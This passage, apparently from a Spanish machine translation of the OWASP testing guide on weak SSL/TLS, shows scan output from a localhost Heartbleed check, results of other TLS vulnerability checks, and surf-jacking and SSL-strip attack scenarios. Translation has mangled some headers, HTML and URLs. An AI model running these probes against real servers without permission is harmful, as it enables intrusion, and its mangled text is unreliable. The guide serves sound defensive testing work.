..Yo.....4.
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00
2..... .
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00
...#..... .

```

Obd0: 00 00 00 00 00 00 00 00 00 00 12 7D 01 00 10 00
02 .....}.....

[-] Cerrando conexión

[-] Conexión a 127.0.0.1:443 usando TLSv1.1
[-] Enviando ClienteHola
[-] ServidorHola recibido
[-] Envío de latidos
[Vulnerable] ¡La respuesta de latido fue de 16384 bytes en lugar de 3! 127.0.0.1:443 es vulnerable a TLSv1.1
[-] Mostrando respuesta (se eliminan las líneas que constan enteramente de bytes nulos):

```

0000: 02 FF FF 08 03 02 53 48 73 F0 7C CA C1 D9 02 04
SH.|.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-.
I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00
.BDY..... .
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 !.".

0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00
ps
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-.
.../0.1.2.
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00
3.4.5.6.7.8.9.::
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00
;,<=>?.@.AB
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00
CDEF`abc
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00
defghijk
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00
Im..... .
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0
ps
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0
(.)*+.,-./.
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0
0.1.2.3.4.5.6.7.
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0
8.9.::,<=>?.
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0
@.ABCDEFG
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0
HIJKLMNO
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0
PQRSTUVW
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0
XYZ[.].^._.
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0
`.abcdefg
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0
hijklmno
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0
pqrsuvwxyz
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0

```

```

xyz{.}~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00
..Yo.....4.
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00
2......
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00
...#.....
0bd0: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}.....

```

[.] Cerrando conexión

- [.] Conexión a 127.0.0.1:443 usando TLSv1.2
- [.] Envío ClienteHola
- [.] ServidorHola recibido
- [.] Envío de latidos
- [Vulnerable] ¡La respuesta de latido fue de 16384 bytes en lugar de 3!
- 127.0.0.1:443 es vulnerable a TLSv1.2
- [.] Mostrando respuesta (se eliminan las líneas que consisten enteramente en bytes nulos):

```

0000: 02 FF FF 08 03 03 53 48 73 F0 7C CA C1 D9 02 04
SH:.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-
I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .BDY.....
```

```
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 !".
```

```
0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #$.%.&.'(.)*.
```

```

0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +,-.
.../0.1.2.
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00
3.4.5.6.7.8.9.::
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;<.=.>?.@.AB
```

```
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 CDEF'.abc
```

```
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 defghijk
```

```
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 lm.....
```

```
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 !."#.%.&.'
```

```
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.) *.,-....
```

```
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0
```

```
0.1.2.3.4.5.6.7.
```

```
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0
```

```
8.9.:,<.=,>?.
```

```
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.ABCDEFG
```

```
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 HIJKLMNO
```

```
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 PQRSTUVW
```

```
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 XYZ[.
```

```
\.].^._.
```

```

0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0
`abcdefghijklmn
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0
pqrsuvwxyz
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0
xyz{.}~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00
..Yo.....4.
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00
2......
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00
...#.....
0bd0: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}.....

```

[.] Cerrando conexión

[!] Vulnerable al error Heartbleed (CVE-2014-0160) mencionado en <http://heartbleed.com/>  
[!] Estado de vulnerabilidad: VULNERABLE

=====

Cargando módulo: script de inyección CCS por TripWire VERT...

Comprobando localhost:443 para OpenSSL ChangeCipherSpec (CCS)  
Error de inyección (CVE-2014-0224) ...

[!] El objetivo puede permitir CCS temprano en TLSv1.2  
[!] El objetivo puede permitir CCS temprano en TLSv1.1  
[!] El objetivo puede permitir CCS temprano en TLSv1  
[!] El objetivo puede permitir CCS temprano en SSLv3

[.] Este es un script de detección experimental y no determina definitivamente el estado del servidor vulnerable.

[!] Potencialmente vulnerable a OpenSSL ChangeCipherSpec (CCS)  
Vulnerabilidad de inyección (CVE-2014-0224) mencionada en <http://ccsinjection.lepidum.co.jp/>  
[!] Estado de vulnerabilidad: Posible

=====

Comprobando localhost:443 para compatibilidad con compresión HTTP contra la vulnerabilidad BREACH (CVE-2013-3587)...

[\*] Compresión HTTP: DESHABILITADA  
[\*] Inmune al ataque BREACH mencionado en <https://media.blackhat.com/us-13/US-13-Prado-SSL-Gone-in-30-segundos-A-BREACH-beyond-CRIME-WP.pdf>  
[\*] Estado de vulnerabilidad: No

## Pruebas de penetración de aplicaciones web

## ----- RESPUESTA HTTP SIN PROCESAR -----

HTTP/1.1 200 OK

Fecha: miércoles, 23 de julio de 2014 13:48:07

GMT Servidor: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 X-Powered-By: PHP/5.4.7 Set -Cookie: ID de sesión=xxx; caduca = miércoles, 23 de julio de 2014, 12:48:07 GMT; ruta=/; Set-Cookie segura:  
SessionChallenge=yyy; caduca = miércoles, 23 de julio de 2014, 12:48:07 GMT; ruta=/ Longitud del contenido:  
193 Conexión: cerrar Tipo de contenido: texto/html

```
<html>
<head>
<title>Página de inicio de sesión
</title> </
head>
<body> <script src="http://othersite/test.js"></script>

<link rel="stylesheet" type="text/css" href="http://somesite/ test.css">
```

=====

Comprobando localhost:443 para comprobar el uso correcto del encabezado de respuesta Strict Transport Security (STS) (RFC6797)...

[!] Encabezado de respuesta STS: NO PRESENTE  
[!] Vulnerable a las amenazas MITM mencionadas en [https://www.owasp.org/index.php/HTTP\\_Strict\\_Transport\\_Security#Threats](https://www.owasp.org/index.php/HTTP_Strict_Transport_Security#Threats) [!] Estado de vulnerabilidad:  
VULNERABLE

## ----- RESPUESTA HTTP SIN PROCESAR -----

HTTP/1.1 200 OK

Fecha: miércoles, 23 de julio de 2014 13:48:07

GMT Servidor: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 X-Powered-By: PHP/5.4.7 Set -Cookie: ID de sesión=xxx; caduca = miércoles, 23 de julio de 2014, 12:48:07 GMT; ruta=/; Set-Cookie segura:  
SessionChallenge=yyy; caduca = miércoles, 23 de julio de 2014, 12:48:07 GMT; ruta=/ Longitud del contenido:  
193 Conexión: cerrar Tipo de contenido: texto/html

```
<html>
<head>
<title>Página de inicio de sesión
</title> </
head>
<body> <script src="http://othersite/test.js"></script>

<enlace rel="hoja de estilos" tipo="texto/css" href="http://algunsitio/
```

prueba.css">

=====

Comprobando localhost para compatibilidad con HTTP contra el ataque de eliminación de HTTPS...

[!] Soporte HTTP en el puerto [80]: SOPORTADO [!]  
Vulnerable al ataque de eliminación de HTTPS mencionado en <https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/ BlackHat-DC-09-Marlinspike-Derrotando-SSL.pdf> [!] Estado de vulnerabilidad:  
VULNERABLE

=====

Comprobando localhost:443 en busca de elementos HTTP incrustados en la página SSL....

[!] Elementos HTTP incrustados en la página SSL: PRESENTE [!]  
Vulnerable a ataque de inyección de contenido malicioso MITM [!] Estado de vulnerabilidad: VULNERABLE

## ----- RECURSOS HTTP INTEGRADOS -----

- <http://otrositio/test.js> - <http://algunsitio/test.css>

=====

Comprobando localhost:443 para un uso SÓLIDO del mecanismo anti-caching...

[!] Directivas de control de caché: NO PRESENTE [!] Los navegadores, servidores proxy y otros intermediarios almacenarán en caché la página SSL y se filtrará información confidencial.  
[!] Estado de vulnerabilidad: VULNERABLE

=====

Solución robusta:

- Control de caché: sin caché, sin almacenamiento, debe revalidar, verificación previa=0, verificación posterior=0, edad máxima=0, edad máxima s=0  
- Ref: [https://www.owasp.org/index.php/Testing\\_for\\_Browser\\_cache\\_weakness\\_\(OTG-AUTHN-006\)](https://www.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006)) [http://msdn.microsoft.com/en-us/library/ms533020\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms533020(v=vs.85).aspx)

=====

Comprobando localhost:443 para detectar vulnerabilidad de Surf Jacking (debido a que a la cookie de sesión le falta un indicador seguro)...

[!] Bandera segura en Set-Cookie: PRESENTE PERO NO EN TODAS LAS COOKIES [!] Vulnerable al ataque Surf Jacking mencionado en <https://re>

fuentes.enablesecurity.com/resources/Surf%20Jacking.pdf [!] Estado de vulnerabilidad: VULNERABLE

----- RESPUESTA HTTP SIN PROCESAR -----

HTTP/1.1 200 OK

Fecha: miércoles, 23 de julio de 2014 13:48:07

GMT Servidor: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 X-Powered-

By: PHP/5.4.7 Set -Cookie: ID de

sesión=xxx; caduca = miércoles, 23 de julio de 2014, 12:48:07 GMT; ruta=/; Set-Cookie segura: SessionChallenge=yyy;

caduca = miércoles, 23 de julio de 2014, 12:48:07 GMT; ruta=/ Longitud del contenido: 193 Conexión:

cerrar Tipo de contenido:

texto/html

=====

Comprobando localhost:443 para los cifrados ECDHE/DHE contra el soporte de FOR-WARD SECRECY...

[\*] Secreto directo: COMPATIBLE [\*]

Conectado usando cifrado - TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA

en el protocolo - TLSv1 [\*] Los atacantes NO podrán

descifrar paquetes SSL rastreados incluso si tienen claves privadas comprometidas.

[\*] Estado de vulnerabilidad: No

=====

Comprobando localhost:443 para compatibilidad con RC4 (CVE-2013-2566)...

[!] RC4: COMPATIBLE [!]

Vulnerable al ataque MITM descrito en http://www.isg.rhul.ac.uk/tls/ [!] Estado de vulnerabilidad:

VULNERABLE

=====

Comprobando localhost:443 para compatibilidad con TLS 1.1...

Comprobando localhost:443 para compatibilidad con TLS 1.2...

[\*] TLS 1.1, TLS 1.2: COMPATIBLE [\*]

Inmune al ataque BEAST mencionado en http://www.infoworld.com/t/security/red-alert-https-has-been-hacked-174025 [\*] Estado de vulnerabilidad:

No

=====

Cargando módulo: sslyze de iSecPartners...

Comprobando localhost:443 para soporte de renegociación de sesión (CVE-

2009-3555, CVE-2011-1473, CVE-2011-5094) ...

[\*] Renegociación segura iniciada por el cliente: NO COMPATIBLE [\*] Mitigada por ataque DOS (CVE-2011-1473,CVE-2011-5094)  
mencionado en https://www.thc.org/thc-ssl-dos/ [ \*] Estado de vulnerabilidad: No

[\*] Renegociación INSEGURA iniciada por el cliente: NO COMPATIBLE [\*] Inmune al ataque de inyección de texto sin formato TLS (CVE-2009-3555) - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3555 [\*] Estado de vulnerabilidad: No

=====

Cargando módulo: TestSSLServer por Thomas Pornin ...

Comprobando localhost:443 para compatibilidad con SSL versión 2...

[\*] SSL versión 2: NO COMPATIBLE

[\*] Inmune al ataque MITM basado en SSLv2

[\*] Estado de vulnerabilidad: No

=====

Comprobando localhost:443 para compatibilidad con cifrados débiles de LANE (LOW,ANON,NULL,EXPORT)...

Conjuntos de cifrado LANE compatibles:

SSLv3

RSA\_EXPORT\_WITH\_RC4\_40\_MD5

RSA\_EXPORT\_WITH\_RC2\_CBC\_40\_MD5

RSA\_EXPORT\_WITH\_DES40\_CBC\_SHA

RSA\_WITH\_DES\_CBC\_SHA

DHE\_RSA\_EXPORT\_WITH\_DES40\_CBC\_SHA

DHE\_RSA\_WITH\_DES\_CBC\_SHA

TLS\_ECDH\_anon\_WITH\_RC4\_128\_SHA

TLS\_ECDH\_anon\_WITH\_3DES\_EDE\_CBC\_SHA

TLS\_ECDH\_anon\_WITH\_AES\_256\_CBC\_SHA (TLSv1.0: igual que arriba)

(TLSv1.1: igual que arriba)

(TLSv1.2: igual que arriba)

[!] Cifrados de LANE: COMPATIBLES [!]

Los atacantes pueden ser CAPACES de recuperar paquetes cifrados.

[!] Estado de vulnerabilidad: VULNERABLE

=====

Comprobando localhost:443 para compatibilidad con cifrados GCM/CCM contra el ataque Lucky13 (CVE-2013-0169)...

Suites de cifrado GCM compatibles contra el ataque Lucky13:

## Pruebas de penetración de aplicaciones web

TLSv1.2

TLS\_RSA\_WITH\_AES\_128\_GCM\_SHA256  
 TLS\_RSA\_WITH\_AES\_256\_GCM\_SHA384  
 TLS\_DHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256  
 TLS\_DHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384  
 TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256  
 TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384

[\*] Cifrados GCM/CCM: COMPATIBLES

[\*] Inmune al ataque Lucky13 mencionado en <http://www.isg.rhul.ac.uk/tls/Lucky13.html>

Estado de vulnerabilidad: No

=====

Comprobando localhost:443 para compatibilidad con compresión TLS contra CRIME (CVE-2012-4929) y ataque TIME...

[\*] Compresión TLS: DESHABILITADA

[\*] Inmune al ataque CRIME & TIME mencionado en <https://media.blackhat.com/eu-13/briefings/Beery/bh-eu-13-a-perfect-crime-beery-wp.pdf>

[\*] Estado de vulnerabilidad: No

=====

[+] Breacher terminó el escaneo en 12 segundos.

[+] Obtenga su última copia en <http://yehg.net/>

## Prueba de validez del certificado SSL: cliente y servidor

En primer lugar, actualice el navegador porque los certificados de CA caducan y en cada versión del navegador se renuevan. Examinar la validez de los certificados utilizados por la aplicación. Los navegadores emitirán una advertencia cuando encuentren certificados caducados, certificados emitidos por CA que no son de confianza y certificados cuyo nombre no coincide con el sitio al que deben hacer referencia.

Al hacer clic en el candado que aparece en la ventana del navegador cuando visitan un sitio HTTPS, los evaluadores pueden ver la información relacionada con el certificado, incluido el emisor, el período de validez, las características de cifrado, etc. Si la aplicación requiere un certificado de cliente, ese probador probablemente haya instalado uno para acceder a él.

La información del certificado está disponible en el navegador inspeccionando los certificados relevantes en la lista de certificados instalados.


Estas comprobaciones deben aplicarse a todos los canales de comunicación visibles envueltos en SSL utilizados por la aplicación. Aunque este es el servicio https habitual que se ejecuta en el puerto 443, puede haber servicios adicionales involucrados dependiendo de la arquitectura de la aplicación web y de los problemas de implementación (un puerto administrativo HTTPS dejado abierto, servicios HTTPS en puertos no estándar, etc.). Por lo tanto, aplique estas comprobaciones a todos los puertos envueltos en SSL que se hayan descubierto. Por ejemplo, el escáner nmap presenta un modo de escaneo (habilitado por el modificador de línea de comando `-sV`) que identifica servicios envueltos en SSL. El escáner de vulnerabilidades de Nessus tiene la capacidad de realizar comprobaciones SSL en todos los archivos SSL/TLS envueltos.

servicios.

## Ejemplo 1. Prueba de validez del certificado (manualmente)


En lugar de proporcionar un ejemplo ficticio, esta guía incluye un ejemplo anónimo de la vida real para resaltar la frecuencia con la que uno se topa con sitios https cuyos certificados son inexactos con respecto a los nombres. Las siguientes capturas de pantalla hacen referencia a un sitio regional de una empresa de TI de alto perfil.

Estamos visitando un sitio .it y el certificado se emitió para un sitio .com. Internet Explorer advierte que el nombre del certificado no coincide con el nombre del sitio.



Advertencia emitida por Microsoft Internet Explorer

El mensaje emitido por Firefox es diferente. Firefox se queja porque no puede determinar la identidad del sitio .com al que se refiere el certificado porque no conoce la CA que firmó el certificado. De hecho, Internet Explorer y Firefox no vienen precargados con la misma lista de CA. Por lo tanto, el comportamiento experimentado con distintos navegadores puede diferir.



Advertencia emitida por Mozilla Firefox

## Pruebas de otras vulnerabilidades

Como se mencionó anteriormente, existen otro tipo de vulnerabilidades que no están relacionadas con el protocolo SSL/TLS utilizado, el cifrado

suites o Certificados. Aparte de otras vulnerabilidades analizadas en otras partes de esta guía, existe una vulnerabilidad cuando el servidor proporciona al sitio web los protocolos HTTP y HTTPS y permite a un atacante obligar a una víctima a utilizar un canal no seguro en lugar de uno seguro.

#### surf jacking

El ataque Surf Jacking [7] fue presentado por primera vez por Sandro Gauci y permite a un atacante secuestrar una sesión HTTP incluso cuando la conexión de la víctima está cifrada mediante SSL o TLS.

El siguiente es un escenario de cómo puede tener lugar el ataque:

- La víctima inicia sesión en el sitio web seguro en <https://somesecure-site/>.
- El sitio seguro emite una cookie de sesión cuando el cliente inicia sesión.
- Mientras inicia sesión, la víctima abre una nueva ventana del navegador y va a [http:// sitio de ejemplo/](http://sitio de ejemplo/)
- Un atacante ubicado en la misma red puede ver claramente tráfico de texto a [http://sitio de ejemplo.](http://sitio de ejemplo/)
- El atacante devuelve un "301 movido permanentemente" en respuesta al tráfico de texto claro hacia <http://examplesite>. La respuesta contiene el encabezado "Ubicación: <http://algún sitio seguro>", lo que hace que parezca que el sitio de ejemplo está enviando el navegador web a algún sitio seguro. Observe que el esquema de URL es HTTP no HTTPS.
- El navegador de la víctima inicia una nueva conexión de texto claro para <http://somesecuresite/> y envía una solicitud HTTP que contiene la cookie en el encabezado HTTP en texto claro
- El atacante ve este tráfico y registra la cookie para su uso posterior.

Para comprobar si un sitio web es vulnerable realice las siguientes pruebas:

- [1] Compruebe si el sitio web admite los protocolos HTTP y HTTPS
- [2] Compruebe si las cookies no tienen el indicador "Segura"

#### Tira SSL

Algunas aplicaciones admiten tanto HTTP como HTTPS, ya sea por usabilidad o para que los usuarios puedan escribir ambas direcciones y acceder al sitio. A menudo, los usuarios acceden a un sitio web HTTPS desde un enlace o una dirección. Normalmente, los sitios de banca personal tienen una configuración similar con un inicio de sesión en iframe o un formulario con atributo de acción a través de HTTPS pero la página bajo HTTP.

Un atacante en una posición privilegiada, como se describe en SSL strip [8], puede interceptar el tráfico cuando el usuario está en el sitio http y manipularlo para obtener un ataque Man-In-The-Middle bajo HTTPS.

Una aplicación es vulnerable si admite tanto HTTP como HTTPS.

#### Prueba a través de proxy HTTP

Dentro de los entornos corporativos, los evaluadores pueden ver servicios a los que no se puede acceder directamente y solo pueden acceder a ellos a través del proxy HTTP utilizando el método CONNECT [36].

La mayoría de las herramientas no funcionarán en este escenario porque intentan conectarse al puerto tcp deseado para iniciar el protocolo de enlace SSL/TLS. Con la ayuda de software de retransmisión como socat [37], los evaluadores pueden habilitar esas herramientas para su uso con servicios detrás de un HTTP.

apoderado.

#### Ejemplo 8. Pruebas mediante proxy HTTP

Para conectarse a destinado.application.lan:443 a través de proxy

10.13.37.100:3128 ejecute socat de la siguiente manera:

```
$ socat TCP-LISTEN:9999,reuseaddr,fork
PROXY:10.13.37.100:destined.application.lan:443,proxy-port=3128
```

Luego, el evaluador puede apuntar todas las demás herramientas a localhost:9999:

```
$ openssl s_client -connect localhost:9999
```

Todas las conexiones a localhost:9999 serán retransmitidas efectivamente por socat a través de proxy a destined.application.lan:443.

#### Revisión de configuración

Pruebas de conjuntos de cifrado SSL/TLS débiles

Verifique la configuración de los servidores web que brindan servicios https. Si la aplicación web proporciona otros servicios empaquetados SSL/TLS, estos también deben verificarse.

#### Ejemplo 9. Servidor Windows

Verifique la configuración en un Microsoft Windows Server (2000, 2003 y 2008) usando la clave de registro:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\
```

que tiene algunas subclaves que incluyen cifrados, protocolos y algoritmos de cambio de claves.

#### Ejemplo 10: apache

Para verificar los protocolos y conjuntos de cifrado admitidos por el servidor web Apache2, abra el archivo ssl.conf y busque las directivas SSLCipherSuite, SSLProtocol, SSLHonorCipherOrder, SSLInsecureRenegotiation y SSLCompression.

#### Prueba de validez del certificado SSL: cliente y servidor

Examinar la validez de los certificados utilizados por la aplicación tanto a nivel de servidor como de cliente. El uso de certificados se realiza principalmente a nivel del servidor web; sin embargo, puede haber rutas de comunicación adicionales protegidas por SSL (por ejemplo, hacia el DBMS). Los evaluadores deben verificar la arquitectura de la aplicación para identificar todos los canales protegidos por SSL.

#### Herramientas

- [21] Qualys SSL Labs - Prueba de servidor SSL | <https://www.ssllabs.com/sslttest/index.html>: escáner orientado a Internet
- [27] Tenable - Escáner de vulnerabilidades de Nessus | <http://www.tenable.com/products/nessus>: incluye algunos complementos para probar diferentes vulnerabilidades relacionadas con SSL, certificados y la presencia de autenticación HTTP básica sin SSL.
- [32] [ServidorSSLdePrueba | <http://www.bolet.org/TestSSLServer/>]: un escáner de Java, y también ejecutable de Windows, incluye pruebas para conjuntos de cifrado, CRIME y BEAST.
- [33] [sslyze | <https://github.com/ISSECPartners/sslyze>]: es un script en Python para comprobar vulnerabilidades en SSL/TLS.

## Pruebas de penetración de aplicaciones web

- [28] [SSLAudit]<https://code.google.com/p/sslaudit/>: un escáner ejecutable de Windows/script en Perl que sigue la Guía de clasificación de Qualys SSL Labs.
- [29] [Escaneado SSL | <http://sourceforge.net/projects/sslscan/>] con [Pruebas SSL][http://www.pentesterscripting.com/discovery/ssl\\_tests](http://www.pentesterscripting.com/discovery/ssl_tests): un escáner SSL y un contenedor para enumerar las vulnerabilidades SSL.
- [31] [nmap]<http://nmap.org/>: se puede usar principalmente para identificar servicios basados en SSL y luego para verificar el Certificado y SSL/TLS. vulnerabilidades. En particular, tiene algunos scripts para comprobar [Certif-icate y [SSLv2](http://nmap.org/nsedoc/scripts/ssl-cert.html)]<http://nmap.org/nsedoc/scripts/ssl-cert.html> y soporta [protocolos/cifrados SSL/TLS]<http://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html> con una calificación interna.
- [30] [curl]<http://curl.haxx.se/> y [openssl]<http://www.openssl.org/>: se puede utilizar para consultar manualmente servicios SSL/TLS
- [9] [Stunnel]<http://www.stunnel.org/>: una clase notable de clientes SSL es la de los servidores proxy SSL, como Stunnel, disponible en el cual se puede utilizar para permitir que herramientas no habilitadas para SSL se comuniquen con servicios SSL.)
- [37] [socat]<http://www.dest-unreach.org/socat/>: Relé multipropósito
- [38] [pruebassl.sh]<https://testssl.sh/>

## Referencias

## Recursos OWASP

- [5] [Guía de pruebas de OWASP - Pruebas de atributos de cookies (OTG-SESS-002)][https://www.owasp.org/index.php/Testing\\_for\\_atributos\\_cookies\\_\(OTG-SESS-002\)](https://www.owasp.org/index.php/Testing_for_atributos_cookies_(OTG-SESS-002))
- [4] [Guía de pruebas de OWASP: prueba de configuración de infraestructura/red (OTG-CONFIG-001)][https://www.owasp.org/index.php/Test\\_Network/Infraestructura\\_Configuración\\_\(OTG-CON-FIG-001\)](https://www.owasp.org/index.php/Test_Network/Infraestructura_Configuración_(OTG-CON-FIG-001))
- [6] [Guía de pruebas de OWASP - Pruebas de HTTP\_Strict\_Transport\_Security (OTG-CONFIG-007)][https://www.owasp.org/index.php/Test\\_HTTP\\_Strict\\_Transport\\_Security\\_\(OTG-CON-FIG-007\)](https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CON-FIG-007))
- [2] [Guía de pruebas de OWASP: pruebas de información confidencial enviada a través de canales no cifrados (OTG-CRYPTST-003)][https://www.owasp.org/index.php/Testing\\_for\\_Sensitive\\_information\\_sent\\_via\\_unencrypted\\_channels\\_\(OTG-CRYPTST-003\)](https://www.owasp.org/index.php/Testing_for_Sensitive_information_sent_via_unencrypted_channels_(OTG-CRYPTST-003))
- [3] [Guía de pruebas de OWASP: pruebas de credenciales transportadas a través de un canal cifrado (OTG-AUTHN-001)][https://www.owasp.org/index.php/Testing\\_for\\_Credentials\\_Transported\\_over\\_an\\_Encrypted\\_Channel\\_\(OTG-AUTHN-001\)](https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001))
- [22] [Hoja de referencia de OWASP: Protección de la capa de transporte][https://www.owasp.org/index.php/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)
- [23] [OWASP TOP 10 2013 - Exposición de datos confidenciales A6][https://www.owasp.org/index.php/Top\\_10\\_2013-A6-Sensitive\\_Data\\_Exposure](https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure)
- [24] [OWASP TOP 10 2010 - A9 Protección insuficiente de la capa de transporte][https://www.owasp.org/index.php/Top\\_10\\_2010-A9-Protección\\_de\\_capa\\_de\\_transporte\\_insuficiente](https://www.owasp.org/index.php/Top_10_2010-A9-Protección_de_capa_de_transporte_insuficiente)
- [25] [OWASP ASVS 2009 - Verificación 10][https://code.google.es/p/owasp-asvs/wiki/Verification\\_V10](https://code.google.es/p/owasp-asvs/wiki/Verification_V10)
- [26] [Preguntas frecuentes sobre seguridad de aplicaciones OWASP - Criptografía/SSL][https://www.owasp.org/index.php/OWASP\\_Application\\_Preguntas\\_frecuentes\\_sobre\\_seguridad#Criptografía/2FSSL](https://www.owasp.org/index.php/OWASP_Application_Preguntas_frecuentes_sobre_seguridad#Criptografía/2FSSL)

## Libros blancos

- [1] [RFC5246 - Protocolo de seguridad de la capa de transporte (TLS) versión 1.2 (actualizado por RFC 5746, RFC 5878, RFC 6176)]<http://www.ietf.org/rfc/rfc5246.txt>
- [36] [RFC2817 - Actualización a TLS dentro de HTTP/1.1]
- [34] [RFC6066 - Extensiones de seguridad de la capa de transporte (TLS): Definiciones de extensión]<http://www.ietf.org/rfc/rfc6066.txt>
- [11] [Múltiples debilidades del protocolo SSLv2]<http://osvdb.org/56387>
